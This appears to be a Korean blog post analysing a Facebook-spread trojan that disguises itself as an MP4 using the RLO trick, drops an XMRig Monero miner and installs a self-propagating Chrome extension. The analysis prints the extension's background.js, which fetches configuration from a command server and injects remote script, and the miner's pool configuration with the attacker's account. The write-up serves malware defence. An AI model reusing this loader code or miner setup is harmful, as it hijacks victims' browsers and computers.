Facebook Watering Hole

Aka. 비트코인 채굴기 bot


Author: c0nstant

2017/12/17


1. 서론

취약한 사이트를 통해 PC 를 감염시키고 사용자 몰래 비트코인을 채굴하는 악성코드가 유포되고 있다. 최근 급증하고 있는 랜섬웨어와 달리 해당 악성코드는 감염증상이 뚜렷하게 나타나지는 않지만, 피해자의 PC 의 리소스를 과도하게 점유하여 성능을 저하시킨다.

하기 사진은 작년에 발생한 비트코인 채굴 관련 악성코드 기사이다.



[그림 1] 예전 기사 발췌



[그림 2] 문제적 페이스북 메시지

2. 본론

해당 바이너리를 분석하는 지인들이 많아서 지인들이 분석한 내용과 필자가 분석한 내용을 섞어둘 예정이다. 시간적 소요를 덜어준 H4C 팀원들에게 감사의 인사를 먼저 하고 시작할 것이다.

주말에 같이 분석한다고 고생한 정재완, 서재원, 한우영에게 감사인사를 전합니다.

2.1. 시나리오 요약

1. 크래커가 비트코인 채굴기를 만든다.
2. 만든 채굴기는 자신의 서버에 연결 시킨다.
3. 사람들이 자주 이용하는 커뮤니티 사이트를 모색한다.
4. 특정 아무나에게 video_xxxx.zip 형태로 배포한다.
5. 해당 파일을 입수한 피해자는 압축을 해제한다.
6. 피해자는 mp4 라고 적혀있는 하나의 파일을 발견한다.
7. 사실상 RLO 기법이 적용되어 있는 파일이지만, 피해자는 MP4(비디오 확장자)라고 생각하고 클릭을 한다.
8. 클릭을 하게 되면 Chrome 을 실행시키고, 해당 피해자의 페이스북에 접근하여 다른 사람에게 이 파일을 재 유포한다.

3. 분석

분석은 초기분석, 정적분석, 동적분석 순으로 진행하였다.

분석에 사용 된 테스트 환경은 Windows 7 Professional K 이다.

3-1. 초기분석

안티바이러스 스캐닝

안티바이러스 스캐닝 도구는 의심 파일을 찾기 위해 의심 파일 식별자로 이루어진 데이터베이스 뿐 아니라 행위, 패턴매칭 분석에 주로 의존한다.

해당 분석에서는 virus total website(https://www.virustotal.com/ko)를 이용하였다.

바이너리 명	Video.47775395.mp4.exe
최초 분석 날짜	2017-12-17 10:16:42 UTC
탐지 비율	6/ 68
SHA256	ba550aab8ae6aa46508498aa4039033a9d68499b833c1d77244c9925bb05f747
타겟	Intel 386 or later processors and compatible processors
안티바이러스	

Cylance	Unsafe
ESET-NOD32	Win32/TrojanDownloader.Autoit.OIQ
Fortinet	W32/Autoit.CGO!tr
Sophos ML	Heuristic


[표 1] Virus Total Scanner 결과

추가적으로 현재 국내 안티바이러스에는 탐지가 되지 않았음을 알 수 있었다.

패킹 유무 확인

해당 프로그램은 악성코드가 패킹이 되어 있는지 혹은, 어떤 언어로 컴파일이 되어 있는지 쉽게 탐지가 가능하다. 분석가는 이를 탐지함으로써 해당 바이너리에 어떠한 접근법을 사용해야 할지 빠르게 가늠할 수 있게 되어 분석 속도를 앞당길 수 있다.

해당 바이너리의 경우 Microsoft Visual C/C++ 2013 버전에 의거하여 Autoit 라이브러리를 이용한 C/C++ 파일임을 확인하였다.



[그림 3] Detect it Easy

3-2. 정적분석

정적분석은 악성코드 파일을 실행시키지 않고 세부적인 동작을 분석하는 단계이다.

분석의 목적은 파일의 문자열, 함수, 헤더에서 정보를 수집하기 위함이다.

Strings

악성코드를 실행하지 않고, 어떠한 문자열들이 사용되고 있는지 알 수 있다.

주로 문자열 종결자가 뒤따르는 3 글자 이상의 연속된 ASCII 와 유니코드로 된 문자열을 검색한다. 하지만, 때때로 문자열이 아닌 것을 문자열로 인식하는 경우가 있으므로 이는 전적으로 분석가의 경험에 의해 결정된다.

```
C:₩Users₩c0nstant₩Documents₩sample>strings.exe Video.47775395.mp4.exe > Analysis.txt

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

[그림 4] Strings 실행

22176 라인의 문자열이 txt 파일에 저장되어있음을 확인하였다.

이 중 중요하게 생각되는 몇 개의 문자열을 추출하였다.

Stub code
!This program cannot be run in DOS mode.
Section
.text `.rdata @.data .rsrc @.reloc
Autoit
AutoIt v3 GUI SCRIPT
File API
FILECOPY FILECREATENTFSLINK FILECREATESHORTCUT FILEDELETE FILEEXISTS FILEFINDFIRSTFILE FILEFINDNEXTFILE FILEFLUSH FILEGETATTRIB FILEGETENCODING FILEGETLONGNAME FILEGETPOS FILEGETSHORTCUT FILEGETSHORTNAME FILEGETSIZE FILEGETTIME FILEGETVERSION FILEINSTALL FILEMOVE FILEOPEN

FILEOPENDIALOG FILEREAD FILEREADLINE FILEREADTOARRAY FILERECYCLE FILERECYCLEEMPTY FILESAVEDIALOG FILESELECTFOLDER FILESETATTRIB FILESETEND FILESETPOS FILESETTIME FILEWRITE FILEWRITELINE
Macro API
HOTKEYSET MAPKEYS MAPREMOVE MEMGETSTATS MOUSECLICK MOUSECLICKDRAG MOUSEDOWN MOUSEGETCURSOR MOUSEGETPOS MOUSEMOVE MOUSEUP MOUSEWHEEL
HTTP API
HTTPSETPROXY HTTPSETUSERAGENT PING
TCP API
TCPACCEPT TCPCLOSESOCKET TCPCONNECT TCPLISTEN TCPNAMETOIP TCPRECV TCPSEND TCPSHUTDOWN TCPSTARTUP
Authority API
ISADMIN SHELLEXECUTE SHELLEXECUTEWAIT WINKILL
PROCESS API
PROCESSEXISTS PROCESSGETSTATS PROCESSLIST

PROCESSSETPRIORITY PROCESSWAIT PROCESSWAITCLOSE PROGRESSOFF PROGRESSON PROGRESSSET
Registry API
REGDELETE REGENUMKEY REGENUMVAL REGREAD REGWRITE
Directory API
DIRCOPY DIRCREATE DIRGETSIZE DIRMOVE
Thread API
CloseThreadpoolTimer CreateThreadpoolWait CreateThreadpoolTimer CreateSemaphoreExW InitializeCriticalSectionEx

[표 2 Strings 추출]

string 추출 후 예상할 수 있는 것을 요약하면 Autoit 라이브러리를 이용한 PE 구조 파일이면서 파일, 디렉터리, http, tcp, 스레드 등을 다 아우를 수 있는 매크로 파일이다.

PE VIEW

바이너리 생성 시간, Dirctory Table, Address Table, 섹션의 종류, 섹션 헤더를 통해 상대주소까지 알 수 있다.

Time Date Stamp 를 살펴보니 2017/12/17 10:11:54 UTC 인 것으로 보아 오늘 생성 된 바이너리이다.

또한, 32 비트로 컴파일 된 exe 파일임을 알 수 있다.

pFile	Data	Description	Value
00000114	014C	Machine	IMAGE_FILE_MACHINE_I386
00000116	0005	Number of Sections	
00000118	5A3642EA	Time Date Stamp	2017/12/17 10:11:54 UTC
0000011C	00000000	Pointer to Symbol Table	
00000120	00000000	Number of Symbols	
00000124	00E0	Size of Optional Header	
00000126	0122	Characteristics	
		0002	IMAGE_FILE_EXECUTABLE_IMAGE
		0020	IMAGE_FILE_LARGE_ADDRESS_AWARE
		0100	IMAGE_FILE_32BIT_MACHINE

[그림 5] IMAGE FILE HEADER 추출

해당 바이너리는 원격 데스크톱 서비스를 인식하고 있었고, ASLR 이 적용되어 있는 바이너리였다.

0000016E	8040	DLL Characteristics	
		0040	IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE
		8000	IMAGE_DLLCHARACTERISTICS_TERMINAL_SERVER

[그림 6] IMAGE_OPTION_HEADER

여느 평범한 바이너리들이 소지하고 있는 섹션을 이 바이너리도 소지하고 있었다. 그렇다면 크래커는 오토잇 프로그램을 작성할 때 섹션의 내부는 변경하지 않았다고 추측하였다. 또한 최근 가상화 코드를 배우고 있어서 그런지 모르겠지만 가상 cpu 를 사용하여 리버싱하기 힘들게 해두지도 않았을 것 같다는 생각을 하였다.


3-3. 동적분석

이번에는 실제로 프로그램을 실행시켜 프로세스로 올려두고 어떠한 행위를 수행하는지 눈으로 식별해보았다. 악성코드는 실 시스템환경의 구조를 변형할 수 있는 소지가 있으므로, 가상환경에서 분석을 진행하였다. 동적분석 시 항상 필자가 하는 행위는 '재 부팅'이다. 몇 몇 악성코드들은 재 부팅 시 프로세스가 되어 피해자의 컴퓨터에 해를 가하는 경우가 있다. 해당 바이너리 또한 프로세스를 지우고 재부팅을 하게 되면 다시 유저모드에 로드 된다.

Process Explorer


해당 툴에서 서비스영역으로 로딩 된 프로그램과 시작 프로그램 영역, 실행 중인 프로세스들이 무엇인지 살펴보았다. 추가적으로 프로세스 경로, 프로세스 아이디(PID), 네트워크 연결 유무까지 확인하였다.

우선, 악성코드 감염 전 화면을 살펴보자.




[그림 7] 감염 전

한 가지 짚고 넘어갈 것이 있다. 지금 화면에 보면 확장자는 .MP4 이다 하지만 이 프로그램을 실행 시키면 EXE 가 프로세스에 잡히게 된다. 그렇다면 크래커는 도대체 어떻게 EXE 를 프로세스로 잡게 만들었을까? 예전부터 토렌트와 같은 공유 사이트에서 자주 사용 된 기법인 RLO 기법을 이용하였기 때문이다. 이 기법에 당하는 것을 미연에 방지하려면 다음과 같은 조치를 취하면 된다.




[그림 8] 악성코드



[그림 9] RLO 방지

해당 바이너리를 실행하게 되면, 잠시 후에 chrome 을 실행시키게 되면서, explorer 에 자식 프로세스로 해당 바이너리는 상주하게 된다.




[그림 10] 바이너리 실행

chrome 에서 페이스북 홈페이지를 연다. 만약, 실제 감염자 pc 였다면 대부분의 사람들이 "자동 로그인" 기능을 해두었기 때문에 자연스럽게 접속이 가능할 것 같다. 하지만, VM 환경이기 때문에 계정에 로그인을 못하고 있다. 필자의 VM 에는 쿠키가 저장되어 있지 않기 때문이다.


[그림 11] 페이스북

감염 전에 분명 chrome 을 실행시킨 적이 없는데 chrome 을 여러 개 실행 시키면서 새로운 파일을 드롭하여 실행 시켜놓은 상황이다. 우리가 지금부터 분석해야 하는 바이너리는 codec.exe 와 miner.exe 가 된다.




[그림 12] 새로 생긴 바이너리

지금 보면 Video.xxxx.mp4.exe 파일은 프로세스 목록에서 사라졌음을 알 수 있다. 그렇다면 이러한 시나리오를 만들 수 있다. Video.xxxx.mp4.exe 를 실행 시킨 다음 codec.exe 를 실행시키고 codec.exe 에서 또 다시 miner.exe 를 파생 시킨 후 Video 파일은 정적분석에서 이미 알게 된 WINKILL 함수를 호출하여 자기 자신을 종료 한다.



[그림 13] 자기 자신 종료

Codec.exe 파일은 4 개의 스레드를 이용하여 실행 되고 있다. NtdII.dII 은 기본적으로 제공되는 dII 이며 유심히 봐야 할 것은 codec.exe 그 자체의 파일이 소지하고 있는 스레드의 cycles 수가 엄청 나다는 것이다.



[그림 14] codec.exe

악성코드가 드롭되는 경로는 우리가 실행한 그 파일이 아니라 다른 경로에 드롭이 된다.


그렇다면, WINAPI 함수로 생각하게 된다면 MOVFILE 과 같은 API 함수를 이용하여 특정 경로로 이동 시킨다고 볼 수 있겠다.

[그림 15] 경로 발견

또 하나 우리가 유심히 보아야 하는 것이 있다. Codec.exe 가 점유 하고 있는 CPU 량과 miner.exe 가 점유하고 있는 CPU 의 량이 현저하게 차이가 난다는 것이다. 대부분의 악성코드는 피해자의 컴퓨터에 악 영향을 끼치기 위해 CPU 점유율을 많이 선점하는 특징을 지닌다. 해당 바이너리도 그러한 특징을 따라 하고 있기 때문에 악성코드라고 1 차적으로 의심을 가질 수 있는 것이다.

[그림 16] miner.exe 의심

Mine 가 사용하고 있는 DLL 을 살펴보고 요약을 하자면, 어떠한 통신에 관여 하는 역할을 포함하고 있는 악성코드 같다는 판단이 났다. 그리고 핵심은 cpu 에 붙어서 채굴을 진행한다.



Name	Description	Company Name	Version
ADVAPI32.dll	고급 Windows 32 기반 API	Microsoft Corporation	6.1.7601.23543
CFGMGR32.dll	Configuration Manager DLL	Microsoft Corporation	6.1.7601.17621
CRYPTBASE.dll	Base cryptographic API DLL	Microsoft Corporation	6.1.7601.23545
DEVOBJ.dll	Device Information Set DLL	Microsoft Corporation	6.1.7601.17621
dhcpcsvc.DLL	DHCP 클라이언트 서비스	Microsoft Corporation	6.1.7600.16385
dhcpcsvc6.DLL	DHCPv6 클라이언트	Microsoft Corporation	6.1.7601.17970
DNSAPI.dll	DNS 클라이언트 API DLL	Microsoft Corporation	6.1.7601.17570
fwpuclnt.dll	FWP/IPsec 사용자 모드 API	Microsoft Corporation	6.1.7601.18283
GDI32.dll	GDI Client DLL	Microsoft Corporation	6.1.7601.23457
IMM32.DLL	Multi-User Windows IMM32 API Client DLL	Microsoft Corporation	6.1.7601.17514
IPHLPAPI.DLL	IP Helper API	Microsoft Corporation	6.1.7601.17514
kernel32.dll	Windows NT 기반 API 클라이언트 DLL	Microsoft Corporation	6.1.7601.23543
KERNELBASE.dll	Windows NT 기반 API 클라이언트 DLL	Microsoft Corporation	6.1.7601.23543
locale.nls			
LPK.dll	Language Pack	Microsoft Corporation	6.1.7601.23453
miner.exe	XMRig CPU miner	www.xmrig.com	2.4.3.0
MSCTF.dll	MSCTF Server DLL	Microsoft Corporation	6.1.7601.18731
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	7.0.7601.17744
mswsock.dll	Microsoft Windows 소켓 2.0 서비스 공급자	Microsoft Corporation	6.1.7601.23451
napinsp.dll	전자 메일 명명 심(Shim) 공급자	Microsoft Corporation	6.1.7600.16385
NLAapi.dll	Network Location Awareness 2	Microsoft Corporation	6.1.7601.18685
NSI.dll	NSI User-mode interface DLL	Microsoft Corporation	6.1.7600.16385

[그림 17] dll 파악

이번에는 아까 전에 발견한 경로에 들어가 보았다.

지금까지의 시나리오를 정리해보고 넘어가자.

1 라운드. 크래커가 악성파일을 압축상태로 유포

2 라운드. 피해자가 파일을 열었음

3 라운드. 피해자가 연 파일에서 새로운 파일이 드롭되었음.

드롭 된 파일들이 어떠한 행위를 진행하는지, 혹은 예전의 워너크라이처럼 기타 다른 바이너리를 드롭하는지의 여부에 대해서 조사할 필요성을 느꼈다.

역시나 많은 파일들이 드롭되어 있음을 확인하였다.

background.js	2017-12-17 오후 1...	JScript 스크립트 ...
codec.exe	2017-12-17 오후 1...	응용 프로그램
config.json	2017-12-17 오후 1...	JSON 파일
jquery.min.js	2017-12-17 오후 1...	JScript 스크립트 ...
manifest.json	2017-12-17 오후 1...	JSON 파일
miner.exe	2017-12-17 오후 1...	응용 프로그램
updater.exe	2017-12-17 오전 1...	응용 프로그램

[그림 18] Video 의 잔해들

궁금증이 하나 생겼다. 해당 경로 C:\Users\c0nstant\AppData\Roaming\c0nstant 여기서

내가 알기로는 Roaming 다음에 pc 사용자명으로 된 디렉터리는 없는 것으로 알고 있는데


이를 확인 한번 하기 위해서 스냅샷을 진행하였다.

이 행위를 굳이 한 번 확인한 이유는 크래커가 어떠한 API 를 썼는지 리버싱 하지 않고도 추측할 수 있기 때문이다.

예상이 맞았다. 해당 악성코드가 실행되면서 사용자 pc 명을 탐색 한 후 그 이름으로 mkdir 하여 해당 디렉터리 안에 드롭 할 파일을 넣어 둔다.

시나리오를 추가해본다.

크래커는 해당 바이너리를 실행 시킨 후 FindFile 로 user 디렉터리의 다음 디렉터리를 찾거나, API 함수를 이용하여 CPU 의 이름을 알아낸 후 mkdir 함수를 통해 디렉터리를 생성하고 그 디렉터리 내부에 모든 파일들을 드롭한다.



[그림 19] 감염 before & after

분석을 이어가보자. C0nstant 에 접근하게 되면 상기에서 본 잔해들이 있는데 차례 차례 열어서 분석을 하자. js 파일 분석이 미흡하여 틀린 부분이 있을 수도 있다. 틀린 부분을 발견 하신 분은 꼭 지적해주셨으면 한다.

1 라운드. Background.js

LOC(Line of Code): 96

Chrome 을 찾는 행위를 우선적으로 진행하게 된다.

```
94  if(chrome){
95      start(); //kfnbo
96  }
```

[그림 20] 조건문 판별

Chrome 을 찾았다면 특정 url 을 변수에 대입하여 fetch 를 진행하고, action 이라는 변수에 data 를 대입한다.

아직 까지 무슨 로그인 인지 모르겠지만, 1 차원적으로 판단하면 웹 사이트에 접속을 하거나 페이스북에 접속했다고 가정할 수 있겠다.

```
var action = {}; //llsjm
var start = function(){
    var gwstnp = "http://plugin.geyb.ozivu.bid/config";
    fetch(gwstnp).then(function(response){
        return response.json();
    }).then(function(data){
        action = data;
        if(data.login == true){
            action.app = chrome.app.getDetails();
            wwcks();
        }else{
            glcta();
        }
    });
}
```

[그림 21] 첫 번째 함수 접근

로그인 값이 성립하면 이제 데이터가 유효한지를 검사하는 로직이 존재한다.

```
var wwcks = function(){
    action.request.headers = {installed:true};
    fetch(action.check ,action.request).then(function(re
        return response.json();
    }).then(function(data){
        if(data.verify == true){
            success_func(); //finzi
        }else{
            glcta();
        }
    });
}
```

[그림 22] verify 검증

검증에 성공하게 되면 blob 를 이용하는 것을 추정할 수 있는 코드와 data 를 매개변수로 사용하는 URL 생성 함수가 눈에 보인다.

```
// blob : Binary Large Objects
// 해당 객체는 이미지나 동영상을 담을 수 있다.
// 그렇다면 검증 받은 후 동영상이나 이미지를 응답 받을 계획인 듯 하다
var success_func = function(){
    fetch(action.url).then(function(response){
        return response.blob();
    }).then(function(data){
        action.url = URL.createObjectURL(data);
        tefva(action.url);
    });
}
```

[그림 23] 특정 URL 에 오브젝트 생성

URL 생성에 성공하면 어떠한 정보를 얻어 오게 된다.

```
var after_created = function(){
    (function(d, s, id){
     var js, cjs = d.getElementsByTagName(s)[0];
     if (d.getElementById(id)) {return;}
     js = d.createElement(s); js.id = id;
     js.src = action.url;
     cjs.parentNode.insertBefore(js, cjs);
    }(document, 'script', 'chrome-jssdk'));
}
```

[그림 24] 정보 얻어옴(무슨 정보인지 정확히 모르겠음)

해당 함수에서는 크롬을 비활성화 시킨다음 어떤 행위를 추가적으로 하기 위해 함수를 호출 하는 모습을 볼 수 있다.

```
var glcta = function(){
    chrome.browserAction.onClicked.addListener(function(){
        chrome.browserAction.disable();
        xrinj();
    });
}
```

[그림 25] 크롬 비활성화

해당 함수에서는 data 에서 추출한 url 에서 video 를 로드 하는 듯한 코드를 발견 하였다.

```
50  //xrinj
51  var Video_load = function(){
52      fetch(action.stream).then(function(response){
53          return response.json();
54      }).then(function(data){
55          action.video = data.link;
56          if(!action.tab){
57              nxeri();
58          }else{
59              pzpdj();
60          }
61      })
62  }
```

[그림 26] video 언급

크롬을 활성화 시키고, 비디오를 가지고 어떠한 행위를 수행하려고 한다.

```
64  var nxeri = function(){
65      chrome.tabs.create({url:action.video}, function(tab){
66          action.tab = tab.id;
67          chrome.browserAction.enable();
68          if(!action.dwamgo){
69              uveln();
70          }
71      });
72  }
73
74  var pzpdj = function(){
75      chrome.tabs.update(action.tab, {url: action.video}, fu
76          chrome.browserAction.enable();
77      })
```

[그림 27] chrome update or create

조건문을 보니 토글 역할을 할 것 같다.

```
80  var uveln = function(){
81      action.enabled = true; //dwamgo
82      chrome.tabs.onRemoved.addListener(function(tab){
83      // toggle
84      if(tab == action.tab){
85              action.tab = false;
86          }
87      });
88  }
```

[그림 28] uveln 함수

Background.js 를 요약하면 권한을 받게 되면 크롬과 어떠한 video 를 연결 시키는 것으로 보인다.

2 라운드 config.json

해당 파일은 별거 없었다. Codec 의 하위프로세스 miner.exe 에 연결 된 url 을 볼 수 있었고 Miner 에서 자주 사용 되는 알고리즘이 노출되어 있었다. 다시 한번 채굴기와 관련 된 악성코드라는 것을 상기 시킬 수 있었다.

```
{
    "algo": "cryptonight", #Miner에서 주로 쓰는 알고리즘
    "av": 0,
    "background": true,
    "colors": true,
    "cpu-affinity": null,
    "cpu-priority": null,
    "donate-level": 1,
    "log-file": null,
    "max-cpu-usage": 75,
    "print-time": 60,
    "retries": 5,
    "retry-pause": 5,
    "safe": false,
    "threads": null,
    "pools": [
        {
            # codec의 하위 프로세스 miner.exe에 연결된 url
            "url": "xmr.pool.minergate.com:45560",
            "user": "kadir@kadirgun.com",
            "pass": "users",
            "keepalive": true,
            "nicehash": false
        }
    ],
    "api": {
        "port": 0,
        "access-token": null,
        "worker-id": null
    }
}
```

